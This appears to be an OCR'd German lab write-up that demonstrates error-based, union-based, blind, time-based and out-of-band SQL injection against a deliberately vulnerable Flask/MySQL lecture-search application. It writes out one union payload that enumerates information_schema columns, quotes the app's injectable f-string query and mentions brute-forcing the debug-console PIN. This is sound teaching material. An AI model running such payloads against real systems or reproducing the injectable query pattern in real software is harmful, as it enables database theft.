


Fehlerbasierte/Error Based SQL-Injection

- Bei fehlerbasierter SQL-Injection werden bewusst fehlerhafte Statements erstellt, um eine Fehlermeldung zu provozieren. So erhält ein Angreifer Infos über die verwendeten Bibliotheken/Frameworks (hier sqlalchemy, Flask), das verwendete Datenbanksystem (MySQL) sowie Programmier- bzw. Skriptsprache (hier Python) und die eigentliche SQL-Abfrage. Die Ausgabe wird mittels LEFT JOIN aus zwei Relationen zusammengesetzt.









- Wird über eine Zeile im Traceback gehovert, erscheint die Möglichkeit die Konsole zu öffnen. Hierfür wird eine PIN benötigt, welche auf der STO in der Shell steht, in welcher der Server läuft. Dies stellt ein weiteres Angriffsziel, bspw. via Brute Force-Methode dar.

- Mit folgender fehlerbasierter SQL-Injection kann die Attributanzahl einer Relation ermittelt werden, welche dann in einer unionbasierten SQL-Injection verwendet werden kann. Da die HTML-Seite bereits 4 Attribute anzeigt, ist dieser Wert der Start, der nachfolgend weiter bis zu einer Fehlermeldung inkrementiert wird.




- Gem. Fehlermeldung beim Versuch nach dem 5. Attribut zu sortieren, besteht die Ausgabe lediglich aus 4 Attributen. Die Ausgabe wird aus zwei Relationen

zusammengesetzt (Vorlesungen, Professoren).




- Eine Abfrage der Relation Vorlesungen ist hier nicht hilfreich, da sich die eigentliche Ergebnisrelation aus ausgewählten Attributen der Relationen Vorlesungen und Professoren zusammensetzt. Es ist Zufall, dass die Attributanzahl der Relation Vorlesungen auch 4 entspricht. Anstellte dem Attribut Vorlesungen.gelesenVon wird das Attribut Professoren.name verwendet.




Unionbasierte SQL-Injection

- Mit unionbasierter SQL-Injection können Daten aus anderen Relationen an eine vorhandene Abfrage angehängt werden. Hierfür müssen die Anzahl der Spalten und deren Datentyp übereinstimmen. Somit können mehrerer Abfragen in einem einzigen Ergebnis kombiniert werden.
- In nachfolgenden Beispielen werden immer wieder Unionbasierte SQL-Injections verwendet.
- Gibt die Webanwendung nur eine Zeile zurück, darf die ursprüngliche Abfrage keinen Wert zurückgeben.
- Mit folgendem Statement werden die Attribute durchnummeriert. Außerdem wir durch AND 0 gewährleistet, dass die eigentliche Abfrage stets **false** ergibt und somit nicht im Ergebnis angezeigt wird.




- Mit folgendem Statement kann die Relation Information_Schema durchsucht werden. *INFORMATION_SCHEMA provides access to database metadata, information about the MySQL server such as the name of a database or table, the data type of a column, or access privileges. Other terms that are sometimes used for this information are data dictionary and system catalog.* (Quelle:


https://dev.mysql.com/doc/refman/5.7/en/information-schema.html)



- Die Suche kann mit der Funktion database() weiter auf die aktuelle Datenbank eingeschränkt werden (in diesem Fall Kemper).
bio%' AND 0 UNION (SELECT table_schema, table_name, column_name, 0 as n FROM information_schema.columns WHERE table_schema = database()); --



- Ausgabe aller Tupel in der Relation pruefen mittels Union-Statement.



Inferenzielle SQL-Injection/Blind-SQL-Injection


- Blind-SQL-Injection kann angewendet werden, wenn eine ungültige SQL-Abfrage zu einer allgemeinen Fehlerseite führt. Gültiger SQL-Code liefert die korrekte Ergebnisseite, deren Inhalt zu einem gewissen Grad beeinflusst werden kann. Allerdings ist der Angreifer nicht in der Lage, die Ergebnisse der Abfrage abzurufen.
- Blind SQL-Injection führt zu keinen nützlichen Fehlermeldungen oder sonstigen Reaktionen.
- Für eine Blind SQL-Injection-Angriffe müssen ausführliche Fehlermeldungen deaktiviert allerdings Allgemeine aktiviert sein, welche es mit der Blind SQL-Injection zu beeinflussen gilt. Alternativ können auch der Inhalt der Seite durch SQL-Logikmanipulationen verwendet werden, um Daten Byte für Byte abzuleiten. Es können auch Zeitverzögerungen, DNS- oder HTML-Antworten genutzt werden
- Blind SQL-Injection kann bspw. dazu genutzt werden, um zu sehen, ob die Injektion einer Select-Anweisung geklappt hat
- Ein blind SQL-Injection Angriff muss automatisiert werden, da diese Vorgehensweise es erfordert, viele Anforderungen an den Webserver zu senden, und daher sehr viel Zeit kostet.
- In der Annahme SQL-Injection zu vermeiden, fingen Entwickler zu Beginn der Softwareentwicklung Fehler innerhalb der Anwendung ab, um nur noch eine allgemeine Fehlermeldung anzuzeigen. Benutzer sahen in anderen Fällen keine Fehlermeldungen mehr. Dennoch konnte so vom Angreifer bereitgestellter SQL-Code ausgeführt werden (blind SQL-Injection).

Blind-Boolean-basierte SQL-Injection


- Da die Seite eine Rückmeldung gibt (wenn auch nicht in Form ausführlicher Fehlermeldungen), ist es möglich, entweder einen zeitgestützten Exploit einzusetzen oder das von der Seite angezeigte Dataset zu ändern. Bspw. indem unterschiedliche Produkte angezeigt werden, je nachdem, ob ein 0-Bit oder ein 1-Bit extrahiert wurde. Oft reicht schon die Einschleusung eines einzelnen Anführungszeichens, um die SQL-Abfrage aus dem Gleichgewicht zu bringen und die Anzeige einer allgemeinen Fehlerseite zu provozieren.
- Lassen sich in zwei Kategorien einteilen, nämlich in Deduktionstechniken und Techniken mit alternativem oder Out-of-Band-Kanal. Bei den Deduktionstechniken wird SQL-Code verwendet, um Fragen über die Datenbank zu stellen und Informationen langsam, ein Bit nach dem anderen, abzugreifen. Bei Out-of-Band-Angriffen dagegen werden Mechanismen eingesetzt, die unmittelbar größere Informationsbrocken über einen verfügbaren Out-of-Band-Kanal abrufen.
- In diesem Beispiel wird der relevante Datensatz welcher den Substring „bio%“ beinhaltet zurückgegeben, wenn der 1. Buchstabe des Users der die SQL-Abfragen

ausführt mit r beginnt. So kann weiter über den Namen und das Alphabet iteriert werden, um alle passenden Chars zu identifizieren.


- Dieses Beispiel dient als Workaround, sollte eine SELECT SYSTEM_USER() Abfrage nicht funktionieren.
- Zu beachten ist, dass gem. Hense Bachelor-Thesis bei Blind-Boolean-basierter SQL-Injection keine Daten aus der Datenbank zurückgegeben werden dürfen. Dagegen würde dieses Beispiel verstoßen. Allerdings widerspricht diese Aussage den Beispielen im Buch SQL Hacking von Justin Clarke, S. 253 ff (vgl. Hense Bachelor-Thesis S. 29 *„Auf diese Weise kann ein Angreifer ableiten, ob die verwendete Payload true oder false zurückgibt, obwohl keine Daten aus der Datenbank zurückgegeben werden.“*). Es wird daher angenommen, dass der vorherige Satz aus der Hense Bachelor-Thesis anders zu interpretieren ist und meint, dass nicht das eigentlich gesuchte Datum (hier User-Name) zurückgegeben wird, sondern eine Reihe von true/false-Antworten, um letztendlich darauf zu schließen.



[…]



[…]




- Die Beispiele aus der Hense Bachelor-Thesis können hier nicht verwendet werden, da die SQL-Beispiele anders aufgebaut sind als die SQL-Abfrage in dieser Applikation. Das SELECT-Statement beinhaltet in der Applikation keine IF-Bedingung. Daher wurde ein anderes Beispiel gewählt.
  - Bsp. aus Hense Bachelor-Thesis

  - SQL-Code in Applikation

```
session = get_session()
result = session.execute(f"SELECT v.VorlNr, v.Titel, p.Name, v.SWS FROM Vorlesungen v LEFT JOIN Professoren p ON v.gelesenVon = p.Persnr WHERE v.Titel LIKE '%{search}%' ORDER BY v.Titel")
```


- Interessant ist, dass die insgesamte Länge des Users nicht 4 sondern 15 beträgt. Das erschwert die Länge des Usern-Namens anhand der vorherigen Methode zu

identifizieren.




Zeitbasierte SQL-Injection

- Mit zeitbasierter SQL-Injection wird die Ausführung der Abfrage verzögert. Nachfolgendes Beispiel hält die Ausführung 5 Sekunden an (SLEEP(5)), wenn der aktuelle User Alice ist. Da dies nicht der Fall ist, wird anstelle der Verzögerung der Attributwert des 1. Attributs auf 1 gesetzt. Das Laden der Antwort dauert insgesamt 185ms.




Nun wird verglichen, ob der aktuelle User root ist. Da dies der Fall ist, wird die SLEEP(5)-Funktion ausgeführt und die weitere Ausführung der Abfrage um 5 Sekunden verzögert. Das Laden der Antwort dauert insgesamt 5.18s.




- Auf älteren MySQL-Datenbanksystemen ist die SLEEP-Funktion möglicherweise nicht verfügbar. Hier kann als Workaround die BENCHMARK-Funktion verwendet werden. Sie führt ein Statement um eine angegebene Integerzahl wiederholt aus. Im folgenden Bsp. wird die Abfrage SELECT 1 1.000.000.000 Mal ausgeführt, was zu einer Verzögerung von 5.30s führt. Im Gegensatz zur SLEEP-Funktion ist die Verzögerung von variabler Länge. Ist bspw. die Datenbank stark belastet, dauert die Anfrage länger. Die Verzögerung bei der SLEEP-Funktion ist trotz starker Last stets

gleich/statisch.





Out-of-Band SQL-Injection

- Eine Out-of-Band (OOB) Kommunikation liegt im Allgemeinen vor, wenn Abfrage an den Server und die Ergebnisse der Abfrage über unterschiedliche Kommunikationskanäle übertragen werden (bspw. HTTPS für Senden der Abfrage an den Server und Server schreibt Ergebnis in eine lokale Datei).
- Als Beispiel in der Hense Bachelor-Thesis für eine Out-of-Band SQL-Injection wurde das Schreiben in eine Datei mittels INTO OUTFILE-Statement demonstriert.
- Hierfür darf die secure_file_priv-Eigenschaft des Datenbanksystems nicht aktiv sein. Um zu sehen, welcher Wert in der globalen Variable steht, kann das folgende Statement verwendet werden. Eine Datei kann nur unter dem Pfad/Wert der Variable abgelegt werden.
